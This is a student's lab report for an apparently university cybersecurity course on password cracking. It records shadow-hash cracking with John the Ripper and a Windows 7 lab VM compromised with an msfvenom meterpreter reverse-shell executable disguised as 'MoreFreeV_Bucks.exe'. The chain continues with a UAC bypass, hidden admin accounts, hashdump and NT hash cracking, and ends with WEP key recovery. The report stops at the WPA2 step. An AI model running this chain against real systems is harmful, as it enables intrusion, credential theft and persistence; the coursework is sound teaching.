OLD DOMINION UNIVERSITY

CYSE 301: Cybersecurity Technique and Operations

Assignment: Lab 5 – Password Cracking (Part A and B)


Ammar Shamsher


01223879


At the end of this module, each student needs to submit a report that includes the solutions to the following tasks. Make sure you take a screenshot for every single step as proof. You need to use

Task A: Linux Password Cracking (25 points)

1. **5 points**. Create two groups, one is **cyse301**, and the other is your ODU Midas ID (for example, svatsa). Then display the corresponding group IDs.









Created 2 groups, one cyse301 and asham001 then used the **tail command** to get the group IDs shown in the **green box.**

2. **5 points**. Create and assign three users to each group. Display related UID and GID


information of each user.





Added 6 different users and then used the **tail command and cat /etc/passwd | grep command** to get the UID and GID shown in the **green boxes** and in the last screenshots.

3. **5 points**. Choose Three new passwords, **from easy to hard**, and assign them to the users you created. You need to show me the password you selected in your report, and **DO NOT** use your real-world passwords.



```
┌──(root㉿kali)-[~]
└─# passwd vegeta
New password:
Retype new password:
passwd: password updated successfully

┌──(root㉿kali)-[~]
└─# passwd piccolo
New password:
Retype new password:
passwd: password updated successfully
```

```
┌──(root㉿kali)-[~]
└─# tail /etc/shadow
splunk:!:19873:0:99999:7:::
asham006:$y$j9T$yh/PcPNGzp/A33reogH1./$lPDvbHEEwGYbX.nWI02hfSJB74Az0SFjr5nh/Ew2fD8:19969:0:99999:7:::
asham:$y$j9T$XIeKHxH08RkNJcgTk1iFP/$4ELG9uPKgsYgHvWjnNY2lOcq/q2nGnYcMLRbupaGS83:20033:0:99999:7:::
Lamar:$y$j9T$YCk9xb2FU0MdGO95SlpYs/$dmdMN8OgPfEpW3ACnIiJoejGCJ4txWOEZOiRUCMtzDB:20034:0:99999:7:::
franklin:$y$j9T$OUrGxs3eYvOLno2H/1k9H/$irXfjXsb3Bz3modak/mlX4EJWIoN8o7r2dJ/fToMjQ1:20040:0:99999:7:::
trevor:$y$j9T$W8Luv8RqhFKwfrRGTA6Ti0$HpM33ghP282MwxOCj6jqjKaJi0E3eeuIdkIKQozElPA:20040:0:99999:7:::
michael:$y$j9T$I1yf8/WoiLu3nyh7OCDQ2/$OlgqVSZSmX0q6qist9N5QdGTdJu9KPz2B3LHaoXqzr4:20040:0:99999:7:::
goku:$y$j9T$ZdYOsTsOPa29Mlb.KrP5r/$8Kg2eqdG647/38Kwg14O/w5iKb.7YvVoNgqRbTTZL39:20040:0:99999:7:::
vegeta:$y$j9T$RFE1k5WOpWOt2kxOkHaIp1$dJYEtK3TRp7YAMSnxNDK634flmc4B5VtH0PHxFrbQ.A:20040:0:99999:7:::
piccolo:$y$j9T$3tTvVZ4VV0tvnWQ/V4jWs.$ZXf5YhcDHfCXUKhvej.sLlmF9K9Xmn/iDhAoH/XZ7W4:20040:0:99999:7:::
```

In these three screenshots above I created new passwords for each user, then used the **tail /etc/shadow command** to show that the passwords were changed shown in the **green box**.

```
┌──(root㉿kali)-[~]
└─# usermod -g asham001 franklin

┌──(root㉿kali)-[~]
└─# id franklin
uid=1005(franklin) gid=1007(asham001) groups=1007(asham001)
```

```
┌──(root㉿kali)-[~]
└─# usermod -g asham001 michael
```

```
┌──(root㉿kali)-[~]
└─# id michael
uid=1007(michael) gid=1007(asham001) groups=1007(asham001)
```

```
┌──(root㉿kali)-[~]
└─# usermod -g asham001 trevor

┌──(root㉿kali)-[~]
└─# id trevor
uid=1006(trevor) gid=1007(asham001) groups=1007(asham001)
```

```
┌──(root㉿kali)-[~]
└─# usermod -g cyse301 goku

┌──(root㉿kali)-[~]
└─# id goku
uid=1008(goku) gid=1006(cyse301) groups=1006(cyse301)

┌──(root㉿kali)-[~]
└─# usermod -g cyse301 vegeta

┌──(root㉿kali)-[~]
└─# id vegeta
uid=1009(vegeta) gid=1006(cyse301) groups=1006(cyse301)

┌──(root㉿kali)-[~]
└─# usermod -g cyse301 piccolo

┌──(root㉿kali)-[~]
└─# id piccolo
uid=1010(piccolo) gid=1006(cyse301) groups=1006(cyse301)
```

Within these five screenshots above I added the first three users **(Franklin, Michael, and Trevor)** into the **asham001 group** then I used the **id command** to show that they were added to that **group**. For the second three users **(Goku, Vegeta, and Piccolo)** they were added into the **cyse301** group then I used the **id command** to show that they were added to that group.

4. **5 points**. Export all Three users' password hashes into a file named "**YourMIDAS-HASH**" (for example, svatsa-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.

```
┌──(root㉿kali)-[~]
└─# nano asham-HASH.txt

┌──(root㉿kali)-[~]
└─# cat asham-HASH.txt
franklin:$y$j9T$OUrGxs3eYvOLno2H/1k9H/$irXfjXsb3Bz3modak/mlX4EJWIoN8o7r2dJ/fToMjQ1:20040:0:99999:7:::
trevor:$y$j9T$W8Luv8RqhFKwfrRGTA6Ti0$HpM33ghP282MwxOCj6jqjKaJi0E3eeuIdkIKQozElPA:20040:0:99999:7:::
michael:$y$j9T$I1yf8/WoiLu3nyh7OCDQ2/$OlgqVSZSmX0q6qist9N5QdGTdJu9KPz2B3LHaoXqzr4:20040:0:99999:7:::
goku:$y$j9T$ZdYOsTsOPa29Mlb.KrP5r/$8Kg2eqdG647/38Kwg14O/w5iKb.7YvVoNgqRbTTZL39:20040:0:99999:7:::
vegeta:$y$j9T$RFE1k5WOpWOt2kxOkHaIp1$dJYEtK3TRp7YAMSnxNDK634flmc4B5VtH0PHxFrbQ.A:20040:0:99999:7:::
piccolo:$y$j9T$3tTvVZ4VV0tvnWQ/V4jWs.$ZXf5YhcDHfCXUKhvej.sLlmF9K9Xmn/iDhAoH/XZ7W4:20040:0:99999:7:::
```

```
┌──(root㉿kali)-[~]
└─# john --format=crypt --wordlist=rockyou.txt asham-HASH.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1234             (trevor)
```

Within these two screenshots I created a file where I stored the users password hashes, then using the cat command to show what password hashes were stored. The final step that I did was the **john command** which went through and was able to crack 1 password being the **Trevor user**.

Task B:Windows Password Cracking(25 points)

Log on to Windows 7 VM and establish a reverse shell connection with the **admin** privilege to the target Windows 7 VM Then, create a list of 3 users with different passwords. **[10 Points]**

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp -f exe lport=4444 lhost=192.1
68.10.13 -o MoreFreeV_Bucks.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: MoreFreeV_Bucks.exe

┌──(root㉿kali)-[~]
└─# cp MoreFreeV_Bucks.exe /var/www/html

┌──(root㉿kali)-[~]
└─# service apache2 start

┌──(root㉿kali)-[~]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; pres>
     Active: active (running) since Wed 2024-11-13 17:52:27 EST; 4s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 3648 ExecStart=/usr/sbin/apachectl start (code=exited, status=0>
   Main PID: 3665 (apache2)
      Tasks: 6 (limit: 3320)
     Memory: 25.9M (peak: 26.3M)
```

Created a downloadable file using **msfvenom command** called **MoreFreeV_Bucks.exe** then copied this file and started apache2. This created a downloadable file for Windows 7.


```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10.13
lhost ⇒ 192.168.10.13
```

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port
```

Started **msfconsole** used multi/handler to get into that shell then checked the module options. Then set the **payload and lhost** then checked again to ensure the changes were made.




```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:4444 → 192.168.10.9:1040) at
 2024-11-13 17:59:02 -0500
```

Started the exploit then downloaded the file on the Windows 7 VM and it exploded.

```
meterpreter > shell
Process 3460 created.
Channel 7 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Window 7\Downloads>exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions
```

```
msf6 exploit(multi/handler) > search uac

Matching Modules
================

   #   Name                                                  Disclosure Date
  Rank       Check  Description
  -   ----                                                  ---------------
  ----       -----  -----------
   0   post/windows/manage/sticky_keys
  normal     No     Sticky Keys Persistence Module
   1   exploit/windows/local/cve_2022_26904_superprofile     2022-03-17
  excellent  Yes    User Profile Arbitrary Junction Creation Local Privilege
Elevation
   2   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22
  manual     Yes    Windows 10 UAC Protection Bypass Via Windows Store (WSRes
et.exe)
   3   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19
```

Within the **meterpreter shell** I went to the backgrounding session, then typed sessions to see what sessions were available. Then searched for **uac modules.**

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned
                                         off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port
```

```
msf6 exploit(windows/local/bypassuac) > set payload windows/meterpreter/rever
se_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set session 1
session ⇒ 1
```

```
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    1                yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned
                                         off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port
```

```
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded ..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 → 192.168.10.9:1039) at
 2024-11-13 18:31:26 -0500
[*] Meterpreter session 3 opened (192.168.10.13:4444 → 192.168.10.9:1055) at
 2024-11-13 18:31:27 -0500
```

In these four screenshots I showed how we exploited **windows/local/bypassuac,** first is used **exploit/windows/local/bypassuac.** Showed the options to see what we had to set and set **payload and session,** then showed options one more time to make sure the changes were made. Then finally exploited and it went through**.**


```
meterpreter > shell
Process 3208 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>net user /add Trevor NoNarcs
net user /add Trevor NoNarcs
The command completed successfully.


C:\Windows\System32>net user /add Franklin WeedChop
net user /add Franklin WeedChop
The command completed successfully.
```

```
C:\Windows\System32>net localgroup administrators Trevor /add
net localgroup administrators Trevor /add
The command completed successfully.

C:\Windows\System32>net localgroup administrators Franklin /add
net localgroup administrators Franklin /add
The command completed successfully.
```


In the **meterpreter shell** I created 2 users with their own passwords (1 user was already created which was from a previous assignment.) Them being Trevor and Franklin making sure that they were added to **localgroup and had administrator privileges.**

```
┌──(root㉿kali)-[~]
└─# rdesktop -u Trevor -p NoNarcs 192.168.10.9
Autoselecting keyboard map 'en-us' from locale
```

```
┌──(root㉿kali)-[~]
└─# rdesktop -u Franklin -p WeedChop 192.168.10.9
Autoselecting keyboard map 'en-us' from locale
```



Trevor



Franklin

Within these last four screenshots I made sure that I was able to mirror into Trevor and Franklin users using the **rdesktop command**.

Now, complete the following tasks in sequence:

1. **5 points**. Display the password hashes by using the "hashdump" command in the meterpreter shell.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
asham006:1003:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb
71:::
Franklin:1005:aad3b435b51404eeaad3b435b51404ee:806b0ea4edfc93a400094963ab1815
c1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f5629
0e444b23:::
Trevor:1004:aad3b435b51404eeaad3b435b51404ee:848220e6fd230a650a2bc56ef71a9a6c
:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b758
6c:::
```

I made sure to hashdump within the **meterpreter** shell and it gave me all of the Windows 7 users.

2. **10 points**. Save the password hashes into a file named " **your_midas.WinHASH**" in Kali Linux

(you need to replace the "your_midas" with your universityMIDAS). Then run John the ripper for 10 minutes to crack the passwords (You MUST crack at least one password in order to complete this assignment.).

```
┌──(root㉿kali)-[~]
└─# nano asham_WinHASH

┌──(root㉿kali)-[~]
└─# cat asham_WinHASH
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
asham006:1003:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb
71:::
Franklin:1005:aad3b435b51404eeaad3b435b51404ee:806b0ea4edfc93a400094963ab1815
c1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f5629
0e444b23:::
Trevor:1004:aad3b435b51404eeaad3b435b51404ee:848220e6fd230a650a2bc56ef71a9a6c
:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b758
6c:::
```

```
┌──(root㉿kali)-[~]
└─# john asham_WinHASH --format=NT
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16
x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (Window 7)
                 (Administrator)
                 (Guest)
Proceeding with incremental:ASCII
```

For the final two screenshots I made sure that I copied the hashed passwords into a file using the **nano command** then checked to make sure they were there using the **cat command**. After all was done I used the **john the ripper command** to see what passwords were cracked and I got on to crack being the Window 7.

Task C: 20 points

Follow the steps in the lab manual, and practice cracking practice for WEP and WPA/WPA2

protected traffic.

1. Decrypt the lab5wep-demo. cap file (5 points) and perform a detailed traffic analysis (5points)

```
┌──(root㉿kali)-[~/Lab Resources (2023 Spring)/Lab Resources/Module 5]
└─# aircrack-ng lab5wep-demo.cap
Reading packets, please wait...
Opening lab5wep-demo.cap
Read 404693 packets.

   #  BSSID              ESSID                     Encryption

   1  00:16:B6:DA:CF:32  ccni-test                 WEP (19772 IVs)
   2  00:25:84:FD:66:00                            Unknown
   3  00:25:84:FD:66:03                            Unknown
   4  02:21:F1:A6:B0:A0  hpsetup                   Unknown
   5  04:DA:D2:B2:92:D1                            Unknown
```

```
1 potential targets

Attack will be restarted every 5000 captured ivs.

                          Aircrack-ng 1.7


             [00:00:03] Tested 231 keys (got 19772 IVs)

   KB    depth   byte(vote)
    0    0/  2   F2(28928) 7A(27136) 30(26112) 21(24832) 27(24832)
    1    9/ 10   C7(24064) 71(23808) 5C(23552) 20(23296) 2A(23296)
    2    0/  1   BB(30208) AB(25344) BF(25344) D0(24832) 08(24576)
    3    8/ 12   FC(24064) 25(23808) 2A(23808) A9(23808) BD(23808)
    4    0/  1   B9(30720) 33(26624) 2E(25344) C4(25344) 64(25088)

                      KEY FOUND! [ F2:C7:BB:35:B9 ]
        Decrypted correctly: 100%
```

2. Decrypt the lab5wpa2-demo. cap file (5 points) and perform a detailed traffic analysis (5points)

```
